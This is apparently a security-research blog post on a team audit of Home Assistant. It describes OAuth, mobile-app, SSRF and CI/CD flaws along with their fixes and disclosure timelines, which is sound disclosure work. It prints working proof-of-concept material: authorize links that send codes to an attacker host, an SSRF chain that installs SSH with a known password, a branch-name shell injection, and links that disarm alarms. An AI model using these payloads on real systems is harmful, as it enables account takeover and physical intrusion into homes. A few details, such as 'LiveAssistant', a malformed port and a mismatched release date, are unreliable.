

A collaborative look at Home Assistant
In July, the GitHub Security Lab ran one of its periodic team-wide audits, where researchers pool efforts on a single open-source project. The target this time: Home Assistant, the most popular open-source smart-home platform. The choice was partly practical—several team members run it in their own homes—but the audit also serves a broader security goal: protecting the increasingly connected home labs where developers store credentials and access corporate networks.
The audit leaned heavily on prior work from elttam Pty Ltd, whose “Pwnassistant” research mapped Home Assistant’s architecture and attack surface. That groundwork let the team move quickly. Two findings ended up duplicating issues already discovered by Cure53, which had been tasked with a similar audit around the same time.
How Home Assistant fits together
Home Assistant (HASS) can be installed four different ways, but the team focused on the recommended Home Assistant Operating System (HAOS), which runs components inside Docker containers. The two critical pieces are the Core and the Supervisor.

The Core
The Core is a Python application that mediates between users and IoT devices, delegating most work to integration modules. Some integrations are essential—frontend, HTTP, WebSocket—while others handle specific device types and load only when relevant. The Home Assistant team maintains a large catalog of official integrations, but there’s also HACS, a community project that hosts custom integrations. Those community modules have full access to a Home Assistant installation and were out of scope for this audit; the team cautions that any vulnerability in them could compromise the entire system.
The Supervisor
The Supervisor manages and updates the Core, the operating system, and user-installed “add-ons” (extra features packaged as Docker containers, such as an SSH terminal, VSCode editor, or MQTT broker). It exposes an HTTP API for communication with the Core and add-ons, but by default that API is not reachable from the local network, let alone externally.
How the audit was structured
A team audit requires deliberate coordination. The approach here had several phases:
- Understanding the system. Reading documentation and prior research, installing a test server, and charting the application’s major components.
- Identifying attack surfaces. Given time constraints, the team focused on remote attack surface—the web frontend and backend APIs—leaving local attack surface (malicious IoT devices on your network) for a future review. This step proved iterative as discoveries opened new areas.
- Reviewing authentication and authorization. A close look at how users are authenticated and how access to resources is enforced.
- Analyzing the codebase. LiveAssistant’s codebase is too large for purely manual review, so automated static analysis with CodeQL was used to map user-controllable input and code hotspots.
- Using security tools. CodeQL and Burp Suite drove the exploration for vulnerabilities.
- Reporting findings. Issues were reported via GitHub Private Vulnerability Reporting.
- Validation testing. After the Home Assistant team shipped fixes, the team tested those patches.
A test environment with debugging support

Setting up a test environment can be the hardest part of an assessment. Not this time. Home Assistant’s core repository includes a DevContainer setup, which means you can spin up the project in a GitHub Codespace directly from the repo:
Better still, the DevContainer ships with a ready-made Python debug configuration. Launch Home Assistant via “Start Debugging” in VS Code’s Debug tab:

That lets you set breakpoints in the Python code and inspect server-side variables in real time. Debugging support that easy isn’t always available, but when it is, it pays off quickly.
What the review found
Home Assistant’s unauthenticated attack surface is deliberately narrow. Most actions require authentication, which from an attacker’s perspective leaves few entry points:
- Bugs in the authentication or authorization mechanisms.
- Bugs in unauthenticated endpoints.
- CSRF-style vulnerabilities that can trick an authenticated user into attacking themselves.
The web and mobile apps both authorize against the Home Assistant API using OAuth 2 combined with the OAuth 2 IndieAuth extension. The default “Home Assistant Auth Provider” uses username and password. The detailed flow is documented in the Home Assistant developer docs.

The OAuth flow review produced two vulnerabilities.
CVE-2023-41893/GHSL-2023-164: Unrestricted OAuth2 Clients

Home Assistant lacks a mechanism to allow or disallow OAuth2 clients. As a result, any OAuth2 client can be specified using the client_id parameter in the authorization request to /authorize. While the UI displays You're about to give http:// access to your Home Assistant instance., it does not clearly flag this as a security risk. The message is identical whether the user is authenticating via a legitimate client or a malicious one.
An attacker could craft a link that modifies both the redirect_uri and client_id query parameters to point to an attacker-controlled OAuth client, tricking a victim into logging in. The victim would still see their home instance URL in the address bar and would be presented with the standard login page.
http://homeassistant.local:8123/auth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fhomeassistant.local.evil%3A8123%2F%3Fauth_callback%3D1&client_id=http%3A%2F%2Fhomeassistant.local.evil%3A812300%2F&state=eyJoYXNzVXJsIjoiaHR0cDovL2xvY2FsaG9zdDo4MTIzIiwiY2xpZW50SWQiOiJodHRwOi8vbG9jYWxob3N0OjgxMjMvIn0%3D

The authorization notice states that the victim is about to authorize http://homeassistant.local.evil, but this text is not sufficiently distinct from the message shown during a normal login with the legitimate client.

Per the Authentication API documentation, this behavior is intentional:
Before you can ask the user to authorize their instance with your application, you will need a client. In traditional OAuth2, the server needs to generate a client before a user can authorize. However, as each server belongs to a user, we’ve adopted a slightly different approach from IndieAuth. The client ID you need to use is the website of your application. The redirect url has to be of the same host and port as the client ID.
Mitigation
Home Assistant updated the authorization page in the 2023.9 release to make the potential risk clearer for both the web UI and mobile apps.
Timeline
- 2023-07-17: Reported to [email protected].
- 2023-08-28: Public issue opened because no response had been received to the email.
- 2023-08-28: Home Assistant reported they switched to GitHub Private Vulnerability Reporting.
- 2023-08-28: Reported via GitHub Private Vulnerability Reporting; collision with another audit and fix commit shared.
- 2023-09-06: Fixed in 2023.9.
- 2023-09-14: CVE-2023-41893 assigned.
- 2023-10-20: Advisory published.
CVE-2023-41896/GHSL-2023-163: Authorization Code Exfiltration
The authorization request accepts a state parameter, which per the documentation stores the instance URL for authentication. Contrary to OAuth2 best practices, Home Assistant's state parameter is not an opaque random value. It is a Base64-encoded JSON object holding a hassUrl and a clientId.
In the web login flow, client-side JavaScript uses the hassUrl property to issue a POST request carrying the authorization code obtained from Home Assistant. The source code parsing the URL query string and decoding the auth state invokes fetchToken to POST to the server at hassUrl.
const query = parseQuery(location.search.substr(1));
// Check if we got redirected here from authorize page
if ("auth_callback" in query) {
  // Restore state
  const state = decodeOAuthState(query.state);
  data = await fetchToken(state.hassUrl, state.clientId, query.code);
  if (options.saveTokens) {
    options.saveTokens(data);
  }
}
An attacker who tricks a user into logging in through a crafted link can thus steal the authorization codes and exchange them for valid refresh and access tokens.
Proof of Concept (PoC)
The attacker sets up a malicious server as the hassUrl property:
{
  "hassUrl":"http://homeassistant.local.evil:8123/",
  "clientId":"http://homeassistant.local:8123/"
}
Base64-encoded as eyJoYXNzVXJsIjoiaHR0cDovL2hvbWVhc3Npc3RhbnQubG9jYWwuZXZpbDo4MTIzLyIsImNsaWVudElkIjoiaHR0cDovL2hvbWVhc3Npc3RhbnQubG9jYWw6ODEyMy8ifQ==, it forms the malicious link:
http://homeassistant.local:8123/auth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fhomeassistant.local%3A8123%2F%3Fauth_callback%3D1&client_id=http%3A%2F%2Fhomeassistant.local%3A8123%2F&state=eyJoYXNzVXJsIjoiaHR0cDovL2hvbWVhc3Npc3RhbnQubG9jYWwuZXZpbDo4MTIzLyIsImNsaWVudElkIjoiaHR0cDovL2hvbWVhc3Npc3RhbnQubG9jYWw6ODEyMy8ifQ
The host, client_id, and redirect_uri in this case are legitimate from the user's perspective. They are shown the login form and the standard authorization message for their own instance, with nothing inherently suspicious. After login, the authorization code is transmitted to the attacker's server.
POST /auth/token HTTP/1.1
Host: homeassistant.local.evil:8123
Content-Length: [..]
User-Agent: Mozilla/5.0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryOdg7W5BtZriAqa3J
Accept: */*
Origin: http://homeassistant.local:8123/
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

------WebKitFormBoundaryOdg7W5BtZriAqa3J
Content-Disposition: form-data; name="client_id"

http://homeassistant.local:8123/
------WebKitFormBoundaryOdg7W5BtZriAqa3J
Content-Disposition: form-data; name="code"

0122db4514c34af9be03bf62e8e9605c
------WebKitFormBoundaryOdg7W5BtZriAqa3J
Content-Disposition: form-data; name="grant_type"

authorization_code
------WebKitFormBoundaryOdg7W5BtZriAqa3J--
With the stolen authorization code (0122db4514c34af9be03bf62e8e9605c), the attacker POSTs to the /auth/token endpoint to obtain an access_token and refresh_token. On a Home Assistant instance, full token compromise can readily escalate to remote code execution.
Mitigation
As initial mitigation, Home Assistant added a limitHassInstance feature to getAuth. When set to true, it constrains the hassUrl and clientId values accepted from the OAuth2 state; the default value is true.
Timeline
- 2023-07-17: Reported to [email protected].
- 2023-08-02: Fixed in 2023.8.
- 2023-08-28: Public issue opened for an alternate security contact.
- 2023-08-28: Home Assistant confirmed move to GitHub PVR; report collision with separate audit noted and fix commit shared.
- 2023-09-14: CVE-2023-41896 assigned.
- 2023-10-20: Advisory published.
Attack Surface Review
Mapping the attack surface is an early step in any code review. For Home Assistant, three principal vectors were considered.
- Web application. Home Assistant exposes both a REST API and a WebSocket API. Most endpoints require authentication and have limited security impact alone. The PwnAssistant review details this surface and points to integrations exposing unauthenticated endpoints. Modeling these integration endpoints with CodeQL, manual code review, and standard queries surfaced no security weaknesses.
- Local network. All IoT devices that communicate with Home Assistant over WiFi, Bluetooth, ZigBee, Thread, or ZWave, along with auto-discovery functions, form this surface. The constraint is physical proximity to the server, which kept this out of scope for the audit. Network segmentation and firewall configuration remain the recommended mitigations.
- Mobile companion apps. These apps hold user credentials and persist an authenticated state, so exploitation via deep links or third-party apps could expose Home Assistant on the user's behalf. Auditing both iOS and Android apps surfaced two reportable vulnerabilities.
WebView URL Redirection in MyActivity (CVE-2023-41898)
The Android companion app exposes an Activity named MyActivity that is marked as exported in the manifest. Any other Android app on the same device can send an Intent to this activity. In its onCreate handler, MyActivity extracts a URI from the incoming intent's data field and passes it to a WebView for loading.
The WebView is configured with JavaScript enabled and an overridden shouldOverrideUrlLoading method. When the WebView attempts to load a URL, this method checks if the URL starts with homeassistant://navigate/. If so, it strips that prefix and forwards the remaining string to WebViewActivity.newInstance() as the path argument. The intent constructed there eventually reaches WebViewPresenterImpl.onViewReady(), which invokes UrlUtil.handle(url, path) before loading the URL.
The UrlUtil.handle() method only checks whether the URL is absolute. If it is, the URL is wrapped in a URL object and loaded directly. This decision is the core flaw: an attacker who can reach this code path can point the WebView at any arbitrary URL of their choosing.
The danger is compounded by the WebView's JavaScript interfaces, which bridge JavaScript to native Kotlin code. One such interface, getExternalAuth, ultimately calls setExternalAuth with a snippet of JavaScript constructed using a callback value taken from the JSON payload the caller supplies. Because that callback is attacker-controlled, the resulting JavaScript evaluation is a Cross-Site Scripting vulnerability. An attacker can use an arbitrary function as the callback to steal the user's external authentication token, enabling arbitrary JavaScript execution in the WebView, limited native code execution, and credential theft.
A working local attack is straightforward: a malicious app on the device sends an intent to MyActivity with a data URI that redirects the WebView to https://attacker.acme/exploit. The attacker's server responds with content that includes homeassistant://navigate/ in a link, triggering shouldOverrideUrlLoading and moving control to WebViewActivity. Appending entityId: to the path exploits the injection point, so the final malicious JavaScript runs inside the WebView and, for instance, displays the user's external authentication access token in an alert dialog. CodeQL flags this pattern with the java/android/unsafe-android-webview-fetch query.
Mitigation and timeline
The Home Assistant team closed the exploitation paths with several changes:
- Blocking initial loads of URLs whose host is anything other than
my.home-assistant.io. - Validating
entityId:values against the expected format so arbitrary JavaScript cannot be placed on the navigation path. - For the initial load, checking that the constructed URL matches the server base URL; otherwise, opening it outside the WebView.
The disclosure timeline: reported to [email protected] on 2023-07-17, followed by a public request for an alternative contact on 2023-08-28. Home Assistant then pointed to GitHub Private Vulnerability Reporting, where the issue was filed the same day. A fix landed in version 2023.9.2 on 2023-09-10. CVE-2023-41898 was assigned on 2023-09-13, and the advisory was published on 2023-10-20.
Client-Side Request Forgery in iOS/macOS Apps (CVE-2023-44385)
The iOS and macOS companion apps respond to URL handlers under the homeassistant:// scheme to invoke Home Assistant services and render templates. Handlers such as homeassistant://call_service and homeassistant://x-callback-url/render_template send authenticated requests to the user's Home Assistant server when activated. This capability is also reachable through App Intents, so Siri or Shortcuts can trigger the same service calls.
An attacker can exploit this by crafting a deceptive link. A user clicking a homeassistant:// URL normally sees a confirmation prompt, but Home Assistant also registers Universal links under https://www.home-assistant.io/ios/. That makes it possible to hide the scheme inside an ordinary-looking HTTPS URL. For example, a link such as https://www.home-assistant.io/ios/?url=homeassistant://%2F%2Fcall_service%2Flight.turn_on%3Fentity_id%3Dall appears harmless when shared, yet activates the target service without any confirmation dialog. The same pattern works for disarming an alarm via alarm_control_panel.alarm_disarm or shutting down the server with hassio.host_shutdown.
When an attack requires specific entity IDs or area names, the render_template handler can be abused to run arbitrary templates and exfiltrate the output to a remote server using the x-success callback parameter. QR codes can also deliver the payload. The iPhone's QR reader will attempt to warn the user about a home-automation URL, but an attacker can use a redirecting URL to hide the destination from the scanner, so the warning never appears.
The same exposure applies to Siri or Shortcuts. Malicious service calls can be tucked inside shortcuts obtained from the Shortcuts gallery; when the shortcut runs, the underlying Home Assistant services are invoked without requiring any further user consent.
Mitigation and timeline
Home Assistant updated the apps to require explicit user confirmation for any action triggered from a URL handler. Clicking a crafted link now brings up a confirmation dialog before any service call or template render proceeds.
Reporting and resolution chronology: reported on 2023-07-17 via [email protected]; a public follow-up dated 2023-08-28 requested an alternate contact; the issue was filed through GitHub Private Vulnerability Reporting the same day. CVE-2023-44385 was assigned on 2023-10-04, the fix shipped in the 2023.7 release on 2023-10-10, and the advisory was published on 2023-10-20.
Expanding the Attack Surface
With the discovered issues fixed, the natural next step was to reassess whether the same user-triggered actions could be coerced into reaching other sensitive backend handlers. Because an attacker can now manipulate a victim into making arbitrary call_service or fire_event requests, even handlers that expect authenticated access become reachable through the client-side request forgery pattern above.
Modeling those service-call handlers as new sources of untrusted data in a fresh CodeQL scan of the Home Assistant codebase turned up one more finding, which is the subject of the next section.
SSRF in the Supervisor service handler
The hassio.addon_stdin service contained a partial Server-Side Request Forgery (SSRF) flaw. An attacker able to invoke this service — for example, via the separate GHSL-2023-161 vulnerability — could send POST requests to arbitrary Supervisor REST API endpoints.
async def async_service_handler(service: ServiceCall) -> None:
    """Handle service calls for Hass.io."""
    api_endpoint = MAP_SERVICE_API[service.service] # [1]

    data = service.data.copy()
    addon = data.pop(ATTR_ADDON, None)
    slug = data.pop(ATTR_SLUG, None)
    payload = None

    # Pass data to Hass.io API
    if service.service == SERVICE_ADDON_STDIN:
        payload = data[ATTR_INPUT]
    elif api_endpoint.pass_data:
        payload = data

    # Call API
    # The exceptions are logged properly in hassio.send_command
    with suppress(HassioAPIError):
        await hassio.send_command(               # [2]
            api_endpoint.command.format(addon=addon, slug=slug),
            payload=payload,
            timeout=api_endpoint.timeout,
        )
An attacker controls the service variable and its data attribute, and thus the addon and payload values. When the service fires, the command mapped from MAP_SERVICE_API resolves to /addons/{addon}/stdin. The attacker-controlled addon parameter flows into the URL passed to send_command:
 async def send_command(
    self,
    command,
    method="post",
    payload=None,
    timeout=10,
    return_text=False,
    *,
    source="core.handler",
):
    """Send API command to Hass.io.

    This method is a coroutine.
    """
    try:
        request = await self.websession.request(
            method,
            f"http://{self._ip}{command}",
            json=payload,
            headers={
                aiohttp.hdrs.AUTHORIZATION: (
                    f"Bearer {os.environ.get('SUPERVISOR_TOKEN', '')}"
                ),
                X_HASS_SOURCE: source,
            },
            timeout=aiohttp.ClientTimeout(total=timeout),
        )
        ...
That function issues an authenticated application/json POST to the Supervisor API, giving the attacker control over both the request path and body.
Proof of concept

Several exploit paths exist. In one sequence, four requests install the SSH add-on, disable its protection mode, configure credentials and boot commands, then restart the add-on:
data: {"addon": "../store/addons/a0d7b954_ssh/install?", "input": {}}
service: hassio.addon_stdin
data: {"addon": "a0d7b954_ssh/security?", "input": {"protected":false}}
service: hassio.addon_stdin
data: {"addon": "a0d7b954_ssh/options?", "input": {"options":{"init_commands": ["touch /tmp/pwned-ha", "ls /tmp"], "packages": [], "share_sessions": false, "zsh": true, "ssh": {"allow_agent_forwarding":false, "allow_remote_port_forwarding":false, "allow_tcp_forwarding":false, "authorized_keys": [], "compatibility_mode": false, "password":"pwned", "sftp":false, "username":"hassio"}}}}
service: hassio.addon_stdin
data: {"addon": "a0d7b954_ssh/restart?", "input": {}}
The first call uses path traversal to hit /store/addons/<id>/install, with a ? turning the appended /stdin suffix into a harmless query parameter. Chaining these calls writes a file named /tmp/pwned-ha inside the Core container.
The CSRF flaw (GHSL-2023-161) can trigger this. A malicious Apple Shortcut — disguised, say, as a ChatGPT integration — can wrap the four call_service commands:
Fix and timeline
The add-on slug is now validated against a closed allowlist. Disclosure timeline:
- 2023-07-17: Reported to [email protected].
- 2023-08-28: Public issue opened requesting an alternative contact.
- 2023-08-28: Home Assistant moved to GitHub Private Vulnerability Reporting.
- 2023-08-28: Reported via that channel.
- 2023-09-06: Fixed in release 2023.9.
- 2023-09-13: CVE-2023-41899 assigned.
- 2023-10-20: Advisory (GHSA-4r74-h49q-rr3h) published.
CI/CD injection risks
The build and release pipeline is a less obvious but equally dangerous target. A compromised pipeline lets an attacker tamper with what ships to users. Reviewing Home Assistant's GitHub Actions turned up expression injection flaws.
GHSL-2023-179: Expression injection in helpers/version
Standard CodeQL scans flagged several Home Assistant Actions. In helpers/version, the raw github.head_ref variable was interpolated into the publish run step:
- shell: bash
   id: publish
   run: |
     ...
     elif [[ "${{ inputs.type }}" =~ (plugin|supervisor) ]]; then
       if [[ ! -z "${{ github.head_ref }}" ]]; then
     ...
Any workflow using that action could be compromised by a pull request whose branch name carries a command injection payload, potentially leaking secrets when the step runs.
Proof of concept
- Create a repository with a workflow using the vulnerable action:
name: Example

on: pull_request

jobs:
  example:
    runs-on: ubuntu-latest
    steps:
      - name: Get version
         id: version
         uses: home-assistant/actions/helpers/[email protected]
- Open a pull request from a branch with an injection payload in its name. Branch names cannot contain spaces or colons, but
foo";echo${IFS}"hello";#is perfectly valid — enough for compromise. - When the workflow runs, the crafted branch name reaches the injection sink and executes.
Fix and timeline
Variables in run/script steps are now sanitized: assigned to environment variables in an env block and referenced from there:
- shell: bash
   id: publish
   env:
     ...
     INPUTS_TYPE: ${{ inputs.type }}
     HEAD_REF: ${{ github.head_ref }}
     ...
   run: |
     ...
     elif [[ "$INPUTS_TYPE" =~ (plugin|supervisor) ]]; then
       if [[ ! -z "$HEAD_REF" ]]; then
     ...
- 2023-07-17: Reported to [email protected].
- 2023-08-28: Public issue opened; project moved to GitHub Private Vulnerability Reporting.
- 2023-08-28: Reported through the new channel.
- 2023-09-05: Fix merged.
- 2023-10-20: Advisory (GHSA-jff5-5j3g-vhqc) published.
Findings and acknowledgements
The audit findings map to individual researchers:
- GHSL-2023-142: Tony Torralba (@atorralba)
- GHSL-2023-161: Alvaro Muñoz (@pwntester)
- GHSL-2023-162: Alvaro Muñoz (@pwntester)
- GHSL-2023-163: Peter Stöckli (@p-)
- GHSL-2023-164: Peter Stöckli (@p-)
- GHSL-2023-179: Jorge Rosillo (@jorgectf) and Peter Stöckli (@p-)
Keeping Home Assistant locked down
As the hub for countless connected devices, Home Assistant's security posture directly affects physical safety and privacy. A compromise can disable alarms, wreak havoc on heating and cooling, or expose camera feeds. Practical hardening steps include:
- Stay current. Apply patches and updates promptly to close known holes.
- Protect remote access. Prefer a VPN or encrypted protocols like SSH and HTTPS over exposed dashboards.
- Segment the network. Put Home Assistant and IoT devices on separate VLANs so a breach stays contained.
- Trim features. Disable integrations and plugins you don't need to shrink the attack surface.
- Vet components. Install only integrations from trusted, security-reviewed sources.
The Home Assistant team responded quickly and cooperatively on each report, and we appreciate their work in addressing these issues. Further code reviews of home server software are in progress.



